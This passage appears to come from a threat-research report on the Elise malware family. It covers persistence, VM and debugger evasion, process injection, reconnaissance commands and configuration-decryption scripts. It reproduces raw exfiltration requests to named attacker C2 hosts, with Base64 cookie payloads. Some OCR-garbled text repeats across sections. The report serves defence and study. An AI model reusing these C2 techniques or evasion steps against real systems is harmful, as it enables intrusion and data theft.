MoveFileExA(self, 0, MOVEFILE_DELAY_UNTIL_REBOOT);
```

Readers may recall seeing this technique used by the Microsoft Excel shellcode identified in the Vietnam campaign. The malware proceeds to extract and decrypt an embedded DLL to the following location.

- %APPDATA%\Microsoft\Network\mssrt32.dll

The following algorithm is used to encrypt/decrypt the embedded DLL:

```
void decrypt_string(char *encrypted, int size)
{
  int i;
  if ( encrypted )
  {
    for ( i = size - 1; i > 0; --i )
      encrypted[i] ^= encrypted[i - 1];
    *encrypted ^= 0x15;
  }
}
```

Prior to writing this DLL to disk, the malware will write the encrypted configuration to this DLL. The following Python code may be used to decrypt this configuration:

```
from ctypes import *
from struct import *
import sys

fh = open(sys.argv[1], 'rb')
fd = fh.read()
fh.close()

cdll.msvcrt.srand(2014)
out = ""
for x in fd:
    out += chr(ord(x) ^ (cdll.msvcrt.rand() % 128))

print repr(out)
```

The malware proceeds to configure the mssrt32.dll DLL as a service. This service is configured with properties specified in the malware's configuration. The following example was identified in one of the samples analyzed.

Service Name	MSCM
Display Name	Microsoft Security Compliance Manager
Description	The service provides centralized security baseline management features, a baseline portfolio, customization capabilities, and security baseline export flexibility to accelerate your organization¡¯s ability to efficiently manage the security and compliance process for the most widely used Microsoft technologies.
Image Path	%SystemRoot%\System32\svchost.exe -k MSCM
Service DLL	%APPDATA%\Microsoft\Network\mssrt32.dll
Service Main	ESEntry

This service is then manually started using a call to the StartServiceA function. Should the installation of this newly created service fail, the malware will instead write an executable to the following location:

- %APPDATA%\Microsoft\Network\svchost.exe

The name of this executable is specified within the malware's configuration data. This file is embedded and dropped in the same manner the mssrt32.dll file was previously. Persistence for this executable is set via the following registry key:

- HKCU\Software\Microsoft\Windows\CurrentVersion\Run\svchost : %APPDATA%\Microsoft\Network\svchost.exe

Finally, this executable is run via a call to the ShellExecuteW function.

This dropped DLL or executable contains the actual Elise malware. When run, it will begin by deleting the following file should it exist:

- %TEMP%\000ELISEA350.TMP

This file will be used going forward to store any log data generated by Elise. The malware writes its encrypted configuration to one of the following locations:

- %APPDATA%\Microsoft\Network\6B5A4606.CAB
- %APPDATA%\Microsoft\Network\6B5A4607.CAB

The following script can decrypt and parse the CAB file:

```
import sys
from struct import *
from ctypes import *

def decrypt(data):
        cdll.msvcrt.srand(2014)
        out = ""
        for x in data:
            out += chr(ord(x) ^ (cdll.msvcrt.rand() % 128))
        return out
def parse_config(out):
        identifier, \
        compile_time, \
        unknown1, \
        sleep_timer, \
        unknown_bool, \
        campaign, \
        c1, c2, c3, c4, c5, \
        unknown_bool2, \
        unicode_exe_name, \
        service_name, \
        registry_service_name, \
        display_name, \
        service_description = unpack("40siiib20s50s50s50s50s50sb40s20s20s50
s700s",
out[0:1154])
        print "Config Identifier      : %s" % identifier
        print "Compile Time           : %s" % compile_time
        print "Unknown DWORD          : %s" % unknown1
        print "Sleep Timer            : %s" % sleep_timer
        print "Unknown Bool Value     : %s" % unknown_bool
        print "Campaign               : %s" % campaign
        print "Command and Control    : %s" % c1
        print "Command and Control    : %s" % c2
        print "Command and Control    : %s" % c3
        print "Command and Control    : %s" % c4
        print "Command and Control    : %s" % c5
        print "Unknown Bool Value 2   : %s" % unknown_bool2
        print "Service Executable     : %s" % unicode_exe_name.replace("\x00","")
        print "Service Name           : %s" % service_name
        print "Registry Service Name  : %s" % registry_service_name
        print "Service Display Name   : %s" % display_name
        print "Service Description    : %s" % service_description
fh = open(sys.argv[1], 'rb')
data = fh.read()
fh.close()
parse_config(decrypt(data))
```

The malware proceeds to enter in a loop, where it will attempt to communicate with the specified URLs via HTTP or HTTPS. It initially sends the following GET request to the C2 servers specified in its configuration:

```
GET /<param1>/page_<param2>.html HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Win32)
Host: <C2 Server>
Connection: Keep-Alive
Cache-Control: no-cache
Pragma: no-cache
```

In the request above, the <param1> parameter is determined using the last four octets of the victim's MAC address. For example, if the victim's MAC address was 00-11-22-33-44-55-66, this parameter would become '2233445566'. The <param2> parameter is randomly generated using the current time as a seed. This results in a unique request being made every time.

When an initial communication is made to the remote server, the malware will execute the following commands to conduct basic network reconnaissance:

- net user
- ipconfig /all
- net start
- systeminfo

Elise uses a series of cookie values in order to exfiltrate data, as seen below.

```
GET /298d2341/page_12041052.html HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Win32)
Host: cpcl2006.dyndns-free.com
Connection: Keep-Alive
Cache-Control: no-cache
Pragma: no-cache
Cookie: A=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
+3mcPfRTr4GP1mp7DBquPXslebRAZfUWqpBedj/
aGYn3xsMfaspPdf095tZAPaiZqWqGw7Q8d2oPsxswNcGEVmGBNxUWFy44m0AF2KNhH1Gow0sMJaA1p2v5YJcsWoWzXOSXCZ1gVD/
xLfAgdp6XJ1fMqI4Wwy6gNsxWIThBZinvFdNkXImiq9nWrNblm1c+Sv6en9IsF2gZb+PPBTHoo8etADn+ekWEyYtltRcdNmi84d4bHwfqEPN
+8GQHLhP5xpvtgkNbZ
+jyzaD2PBaCBNxZlBuVLUXIGnnN1fXQIFOXr7XPkivbV/1UiNVZJEYGxV37dLoyoEGXaCC9by572GMrNQKg6xOlM8krBO67HVDpybSjAH3o0XqPLf//
W4PCaTkD/DQIvmstetUMR3CZ9exmUcr8MfUFgf9mvo/lXN7MgCZxtrVWf5wS1mDug8fp+C6CaGySvR
+2HOVSI7iOK46Az/3TsLI0MUGpEplbpgFWFDfpkacv1Oo58iSOAOLtG37jzgANCaAlGzjLOCa8WfNx/5L1zm19zGVCV1W9t328P+/UTyL5mNO2n
+0etCDiPiYkis66fo8/5BusNO+RSqD98s57jS+dwLe19lkufvqk2QuIvWYvU5twnPOAlwkx2FsUa/ukwexlAXdfJ9FX2tpx4
+radnCtwK6UCJHaq2VfHd5940QgkC7q7gC1ByJClkAwWVDqECNsynZwVas0B3nhxsHFix24FqdyWjCowkL1SuCzxdQrolMvVauNF0ImsI2k6cHzCRLD1r
ozEFujsQ0PP0hBtpfqKetITgFDyc79uepfuMkKxo+r2fitHE4a2jxmY2/+2POL2eW5PasYyaFJcxo5ZeV+3qFG9SqaWgJaLL0BWpY2FgzIybNr
+GyV4Wew6llskRE0xqh
Cookie: B=ZmYAG+hgehY9nElvn9iTHyEmwRkNV7cxiuJowDlCH3VhT/rk43fxhEuhren6DhwsIw7NTUekszlPDqnxOew9JmMzUxC9Oe
+OyyVdl/9f1tkYJ1MZDILdKInFknqoAenZIKL8SanFJ2dksqOvEM4jtYuAuFp9svsbunvscTFP0sJQjayHNCQOC69vpIO8St4M4z5vREg
```

FIGURE 15 + Elise Variant A POST Request.

Data contained within these cookies is Base64-encoded. Once decoded and joined, the data has the following structure.




FIGURE 16 + Elise Variant A Data Encoding.

Variant B

The second variant (B) of Elise has compile timestamps dating back to July 2012. Variant B has a configuration data structure size of 324 bytes. It is often delivered via a file exploiting a client-side vulnerability, such as CVE-2012-0158.

When originally installed on a victim machine, the client-side exploit shellcode will drop two files — an executable file and a DLL. The executable is then run in a newly spawned process. This executable file loads the second exported function of the DLL via the function's ordinal value. This exported function is commonly called either 'CsOptionsHandle' or 'ESHandle'.

When this function is called, this Elise variant will begin by decrypting its 324-byte configuration structure. The following Python code may be used to decrypt and parse this configuration:

```
import sys
from struct import *
from ctypes import *

def decrypt(data):
        cdll.msvcrt.srand(2014)
        out = ""
        for x in data:
            out += chr(ord(x) ^ (cdll.msvcrt.rand() % 128))
        return out

def parse_config(out):
        compile_time, \
        unknown1, \
        sleep_timer, \
        unknown_bool, \
        campaign, \
        c1, c2, c3, c4, c5, \
        unknown_bool2, \
        unknown_string = unpack("iiib20s50s50s50s50s50sb40s", out)
        print "Compile Time          : %s" % compile_time
        print "Unknown DWORD         : %s" % unknown1
        print "Sleep Timer           : %s" % sleep_timer
        print "Unknown Bool Value    : %s" % unknown_bool
        print "Campaign              : %s" % campaign
```

```
        print "Command and Control    : %s" % c1
        print "Command and Control    : %s" % c2
        print "Command and Control    : %s" % c3
        print "Command and Control    : %s" % c4
        print "Command and Control    : %s" % c5
        print "Unknown Bool Value 2   : %s" % unknown_bool2
        print "Unknown Unidoce String : %s" % unknown _string.replace("\
x00","")

fh = open(sys.argv[1], 'rb')
data = fh.read()
fh.close()

parse_config(decrypt(data))
```

As we can see, this variant of Elise uses the same encryption/decryption routine for its configuration data as variant A. The malware proceeds to create one of the following files that will be used to store this configuration data:

- %APPDATA%\Microsoft\IMJP8_1\8S3NOPW7.dat
- %APPDATA%\\Microsoft\IMJP8_1\26TXNK4F.dat

One of the more interesting features of this variant is its ability to detect either a VMware® or VirtualPC virtual environment, as we see below.




FIGURE 17 + Elise Variant B virtual environment check.

Should the malware detect it is running within either of these environments, it will not perform any malicious activity going forward. Otherwise, it proceeds to configure persistence across reboots by setting the following registry key:

- HKCU\Software\Microsoft\Windows\CurrentVersion\Run\imejp : [self]

When initially run, Elise variant B will also execute the following commands on the victim machine:

- ipconfig /all
- net start
- dir C:\progra~1
- systeminfo

These command strings are obfuscated within the malware, using the following algorithm:

```
char* decrypt_string(char *encrypted, int size)
{
  int i;
  char *result;

  for ( i = 0; i < size; ++i )
  {
    result = &encrypted[i];
    *result ^= 0x1Bu;
  }
  return result;
}
```

Exfiltration for variant B uses the same technique used in variant 'A'. Base64-encoded cookie values are used to exfiltrate data, as seen below.

The structure of this base64-decoded data remains the same as well. The following structure is used in variant 'B'.

```
GET /64f62b09/page_37291545.html HTTP/1.1
Accept: */*
Host: www.vienclp.com
Content-Length: 0
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0)
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: A=9xMBAPNY1AURD2kyqUBZjnVgyhX6PQOEXTy5S17Wd35kJDJryVRGgrYZ1CaD6S19khkfAvvBIKgD__9fQdBMXHMVMCFL/
F2Gfr73sSp1iP3QDDKGebAHwDUCFy23LASDT8RS7NWf79IfBgYa99je9dUhPc__c8QLBnalPFCK67+r93X+UHBcCJE/vc9s+TplLKTFdIzjT4
+geoH8IqXe5LbLLvULKEBUwgfuos93__F9AK+rQtqQT1dGz2/TubQRNXFvFK2eGJyWjzdbP+MQRbr9MvHkIwwwM/7G5S/ZSalmx3+KwkISTo__oavTpqGvmM778ZOrvRnHP1SF8L7/
XkvEqyT5NS4pGa56FDZsJL5ty9VejhK1i9m/CjRc3w8jUuOQ__xYO+vp/1FD56B51dqDOfUHoft1AwPmsLskcsYyMWHwOXe7TNvAMUGFEDQH/
1AZN2IIUB1UVlStyZ__sWGwhKAJ4Tk4Dxo+RSwOrNOTxnHjMWq12KOML9/LZCyejRSz6jpRvZv5M6y+H5LMpPh/vyC6O5Eh__glWQFe/8sJ2csodh8c03Z1FatVH9xrGaGNIKGn
+x2PJhVwi+n3h4SVOzsWA8GRss/Ypma5xsXwkK__8xGFhJpzBHbYAONRmVt6EbW5JAXCRy+hIDgQNsX2BZ8XwZs1IednBhFCvI9
+lGOMIn1kIrjqnkoz__rfvip9ww6dvBSjP0gvwkmxsbLwwJ5ijes1rYH/paIgWcs+MywuS41FfIDmE1fnPSfXyBYZJrauV8__Yoy5gOwraL0JMYbaF
+QOVRSUJfER3ul2G8doDgjz8LACqwU5+/+ESJB4/sAsekeaAOrMKP5NPNxh__0vRelubJMgU1H15xeNbFcdtgkAh3Ign37bXgl0+EpMGOOi10XoEeGpeoUNRLlW175vzLuaNOyI/
E__ir1jGww7IDA3K8Pme1b/4JQaVOj9YLrlL6xH5s6EbVdBEW7yFENCdjs3iIVElFCADQMhDKhIUfy/__ukLSktHkgp9cStOmhjtY2Jy1
+bTL5vnNHjZortiKx11yBzDDdPVwa7WkKxU+1yTzmMZCJvY1m4t5__2sUJkw+ROJlc7azmB+R6qHi6kySIOfqfkhTPkgqSp+x86MSok44kQuBkxcBnfC4G3eja1YijGZeQ__8rlfcF
+OGvgogJulx/KEBcchZ5W0Pe1AiiWpht4iTWhqCduC7Lw5WA3dTIIvYRPudmLNhMlRya2__+7Dt47zPyb6TuUO8IqWyq7m6rTwey5oAzXfqaQc
+ihop1nxUYvk8PmSRlGO9RPNsrmwzzCHOQnlI__9jkvvSEEpLhbFiaAypC/BPEgQnDqn6mOaT3wEHJdnE5urXgbwKqGhA8z+wMl60qqwCEmtub7mjhX__ncqPKOKHMBpC6sv
+9kUYXjo6nASRsk0PoA5tVZOKxl9xh46UQ2w01bQoWPYDYRIvOw8HgE4jV5lW__FzxEV5s8kaIhLm17gYzoXggcpac2M7S7QPvKw2SAZIvQX/NRiFR+6i+QLLKv1geX8z5JLK2/
GieK__0nax12nNz38ged+XzQNOOzVOyOBwbAAVcJ8cxffn/dziuhudwYvQaE95I/
qpwwKHjRWlFuMK6YBc__xStnzpY3HaYwjYrTChYHNyRcMURKpdABN1kootwLrd8Fm5gZ4O2VXsiBbk2hTx33Rf4zPcMYArwq__PbZHVknKlgqqAVcOigEz+/
F3pDbETsjRMOWoP8YEro2Ul6CeTt6ZAH5bkykPPABDkSHbj3TlWUb1__05OirMzgHPeFMBQfwEJc13SOdLEOecEl
+uekO1P1rLTUkNdGHrIG7HCufN5fJx4ry4hl6oFJpTDd__5hLvXpg8Lbs/gSQCmQ12o2kYKSKaW2xtzeT2vy7rojFAbO3TgQLeQJ+KMmyxWtlRJjSAL/
jjT4ve__93Xx9kGzluLBQ3TrMswQLN/M7QAneL7ghytnemYUdrZzoRevXyUsaBr/OSMrlC3xAHh2qHMZY3tl__lsBVghSTC2qd/
KgYEOHFkYMpv1SWvK0YXLO7elVscaRSzytP5uUXFPuwnJWjnArz883VWP2ZtZKf__A/rbOjuw2ITLQytYk8v5eyWi1jCHSPO9svjotHsMRKGjPWf5Wkr
+EtMTVyvlOwYjsmMOPfO0WqSP__/2jK8lFOqAO6O+ZwEPo1B6ZBCtRAFnG7WL7nvlPAmFm9uwSuZEWjTmQC/
aPoxZN3X4OhmtSqgVfz__kEIEeOuUwolwPH27IvTO9ZmDGBr76b5zcRGGchMgpZgQvshhOTlrPMEDlDg7AXgqB1UBhPG2xJQw__eiXHhHmHWiyYT6aUM6IJcjw0sEb0xfHOEIsOYdyW
W78Z4yh1QtHjQ5PrP5muT8kWDKDylOWInb7l__SGn3ApvquTmY9dyaLo2TwnaV3O6g3CQsH23yeBJrQ9gjQ3PyVEwkmZEamn4UiXZBJT7ukdMgONC9__zS5VU
+Y36Dd6BtbOQPudfCkO/o33UF8Jb1iR4QUYAxsAPnIOcV263Tt/H7qgSzNDF2ueVi6Njp9Q__z1C21TbOIpJMIwIqiG/8oP/GfxMQAqaVda7gPPA
+SCbqQSwnJVG8oybsOuok5NqUz76SpNQw1a1t__tOf7x/1lo3RlWlLDhvOjr3ICQwkZ25FFRF5M9KT2RawLdsM5a5SR3tfn5fb5BRkU9gOr4je9UIDQ/__OGRHnT6we6VlbOQsx/
mCRWBHWTAsfgtvjUf9aKaKy6ROHr3zGDy1Bn9TlDO1qDOGmT2BGYOYH9K+__jvFOOzzQPYM1PFs+kuaoqKMQ/4J182MJPd9H1/AukI
+EtsXzjwvQ7SKz2T6XMxIfghQCgqkyoun6__ZzpZqzkqoO+f7wS4tsb2VdAyZl5K9+M
+Lkd4pPxDBmPCsFJWWfKMcm6j1Tdo92bq4kNOfqP7juLJ__HGzAFO1q3zdLtsqisuZvIxGPDWRcFbJT6s6uujR8hAJc9/tgCz2e6UUZIkHw64h6h421/p4JCO
+x__Nlob8Z4hYkUoWC6xrMZA4OfJukQBwn; B=C+x/plEnaFED8yO+v/yTGEcdw7w09G92ZQkqLmq7OJNlFN__Y6P9d+i0esXNL9VAxW8
+Jfg3GgGRx2I4MZb743BKx560AS3aLtt1xHgoIa+7IxAnNwyJn0mmOCgK__A/BE3kMsnUfy84dj5GLvAcfdlDkrVRuvVF9
+taZq4Ke8n0LpyVeoqoNiMkk7AJYnTodELU8PJDTX__NUDa2YwhyvmO7aIEfsV8dZWv1V/w08/ZrnD5fscqKq6AlM3mzKDJIHWYL2jh8sjNMa4aLHz71xew__okK/
iEbIIppFB5LwFMEfPLD98RSGzsElZc7j/p35/6xVuC3Egpv8m5/q1ONEa1r/
```

FIGURE 18 + Elise Variant B POST Request




FIGURE 19 + Elise Variant B Data Encoding

Variant C

The third variant of Elise has its earliest compile timestamp in mid-2013 and has been used in attacks periodically since that time. This variant has been the most prevalent overall, accounting for roughly 75 percent of all samples identified by Unit 42. The most recent sample of variant C was compiled in late March of 2015. Additionally, variant C uses a 336-byte configuration structure.

Similar to variant B, variant C is often delivered via a file exploiting a client-side vulnerability, such as CVE-2012-0158. This particular variant is delivered as a single DLL with two exported functions — 'Setting' and 'Update'

When the 'Setting' export is called, the malware will copy itself to the following location:

- %APPDATA%\Microsoft\Network\rasphone.dll

This new file is then called via the following command:

- Rundll32.exe %APPDATA%\Microsoft\Network\rasphone.dll,Update

When the 'Update' export is called on rasphone.dll, the malware will begin by checking if a debugger is attached via a call to IsDebuggerPresent(). In the event it is not detected, the malware will then check to ensure the DLL has been loaded by Rundll32.exe by comparing the current filename against 'dll32'. rasphone.dll uses a simple string encryption routing. The following code can decrypt encountered strings:

```
void decrypt_string(char *encrypted, int size)
{
  int i;
  if ( encrypted )
  {
    for ( i = size - 1; i > 0; --i )
      encrypted[i] ^= encrypted[i - 1];
    *encrypted ^= 0xA0;
  }
}
```

The malware continues to identify the location of iexplore.exe (%PROGRAM FILES%\Internet Explorer\iexplore.exe) and spawn a new instance of this process. The malware will proceed to inject itself into iexplore.exe. Finally, the malware will decrypt an embedded DLL located in its resource section ('XDATA') and write this DLL to a new section of memory in iexplore.exe. A configuration blob of 336 bytes is subsequently written to this DLL, and the DLL is loaded into iexplore.exe via a call to LoadLibraryA.

The injected DLL (hereafter referred to as xdata) begins by spawning a new thread where all further actions will be taken. The malware writes its encrypted configuration to the following location:

- %APPDATA%\Microsoft\Network\6B5A4606.CAB

The following script can be used to decrypt this CAB file.

```
import sys
from struct import *

def decrypt(data):
        str_len = len(data) - 1
        out = ""
        while(str_len > 0):
                str_len -= 1
                if str_len == 0:
                        break
                out = chr(ord(data[str_len]) ^ ord(data[str_len-1])) + out
        out = chr(ord(data[0]) ^ 0xA0) + out
        return out

def parse_config(out):
        compile_time, \
        unknown1, \
        sleep_timer, \
        unknown_bool, \
        campaign, \
        c1, c2, c3, c4, c5, c6 = unpack("iiib20s50s50s50s50s50s", out[0:333])
        print "Compile Time          : %s" % compile_time
        print "Unknown DWORD         : %s" % unknown1
        print "Sleep Timer           : %s" % sleep_timer
        print "Unknown Bool Value    : %s" % unknown_bool
        print "Campaign              : %s" % campaign
        print "Command and Control   : %s" % c1
        print "Command and Control   : %s" % c2
        print "Command and Control   : %s" % c3
        print "Command and Control   : %s" % c4
        print "Command and Control   : %s" % c5
        print "Command and Control   : %s" % c6

fh = open(sys.argv[1], 'rb')
data = fh.read()
fh.close()

parse_config(decrypt(data))
```

Additionally, this CAB file is "time stomped" to a Create/Modify time of Sunday, November 21, 2010, 10:29:33 UTC. This malware also writes to a log file located at the following path.

- %TEMP%\OOEL225AF.TMP

Data in this file is not obfuscated or encrypted in any way. The malware proceeds to enter in a loop, where it will attempt to communicate with the specified URLs via either HTTP or HTTPS. The following has been identified about the structure of the binary data submitted via POST requests. This structure is consistent with all previous Elise variants discussed.




FIGURE 20 + Elise Variant C Data Encoding.

When an initial communication is made to the remote server, the malware will execute the following commands to conduct basic network reconnaissance:

- net user
- ipconfig /all
- net start
- systeminfo

This data is exfiltrated using a POST request, as seen below.

```
GET /64f62b09/page_37291545.html HTTP/1.1
Accept: */*
Host: www.vienclp.com
Content-Length: 0
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0)
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: A=9xMBAPNY1AURD2kyqUBZjnvgyhX6PQOEXTy5S17Wd35kJDJryVRGgrYZ1Cad6S19khkfAvvBIKgD__9fQdBMXHMvMCFL/
F2Gfr73SSp1iP3QDDKGebAHWDUCFy23LASDT8RS7NwF79IfBgYa99je9dUhPc__c80LBnalPFCK67+r93X+UHBCCJE/vc9s+TplLKTFdIzjT4
+geoH8IgXe5LbLLVuLKEBUwgfuos93__F9AK+rQtqQT1dGz2/TubQRNXFvFK2eGJyWjzdbP+MQRbr9MvHkIwwwM/7G5S/2SalmX3+KwkISTo__oavTpqGvmM778ZOrvRnHP1SF8L7/
XKvEqyT5NS4pGa56FDZslL5ty9VejhK19m/CjRc3w8juuOQ__xYO+Vp/1FD56B51dqDOfUHoft1AwPmsLskcsYyMWHwOXe7TNvAMUGFEDQH/
1AZNZIIUB1UVlStyZ__sWGwhKAJ4Tk4Dxo+RSwOrNoTXnHjMWq12KOML9/L2CyejRSZ6jpRv2v5M6y+H5LMpPh/vyC6O5Eh__g1wQFe/8sJZCsodh8cO3Z1FatVH9xrGaGNIKGn
+x2PJhvw1+n3h4SvOzsWA8GRss/Ypma5xsXwkK__8xGFhJpzBHbYAONRMvt6EbW5JAxCRy+hIDgQNsX2BZ8xWZs1IednBhFCV19
+lGOMInlkIrjqnkoz__rFvip9ww6dvBSjPQqvwkmXsbLwwJ51jes1rYH/paIgWcs+MywuS4lFfIDmE1fnPSfxyBY2JrauV8__Yoy5gOwraLOJMYbaF
+QOVRSUJfER3ul2G8dODgjz8LACqwU5+/+ES3B4/sAsekeaAOrMKP5NPNxh__OvRelubJMgUiH15xeNbFcdtgkAh3Ign37bxglO+EpMGOOi1OXoEeGpeoUNRLlWi75vzLuaNOyI/
E__1r1jGWw7IDA3K8PMe1b/4JQaVOj9YLrlL6xH5s6EbvDBEW7yFENcdjS31IvElFCADQMhDKhIUfy/__ukLSktHkgp9cStOmhjtY2Jy1
+bTL5vnNHjZortiKx11yBzDDdPVwa7WkKxU+1YTzmMZCJvY1m4t5__2suJkw+R0Jlc7azmB+R6qHi6kYSIOfqfkhTPKgqSp+x86MSok44kQuBkxcBnfC4G3eja1YijGzeQ__8rlfcF
+OGvgogJulx/KEBcchZ5WOPe1Ai1Wppht4iTWhqCduC7Lw5WA3dTIIvYRPudmLNhMlRya2__+7Dt47zPyb6TuUO8IqWyq7m6rTwey5oAzXfqaQc
+ihop1nxUYvk8PmSRlGO9RPNsrmwzzCHOQnlI__9jKvvSEEpLhbFiaAypC/BPEgQnDqn6mOaT3wEHJdnE5urXgbwKqGhA8z+wMl6OqqwCEmtub7mjhx__ncqPKOkHMBpC6sv
+9kUYXjo6nASRskOPoA5tVZOKxl9Xh46UQ2w01bQoWPYDYRIvOw8HgE4jV5lW__FzxEV5s8kaIhLm17gYzoXggpac2M7S7QPvkW2SAZIvQX/NRiFR+6i+QLLKv1geX8z5JLK2/
GiekO__0naxl2nNz38ged+XzQNOOzV0yOBwbAAVcJ8cXffn/dziuhudwYVQaE95I/
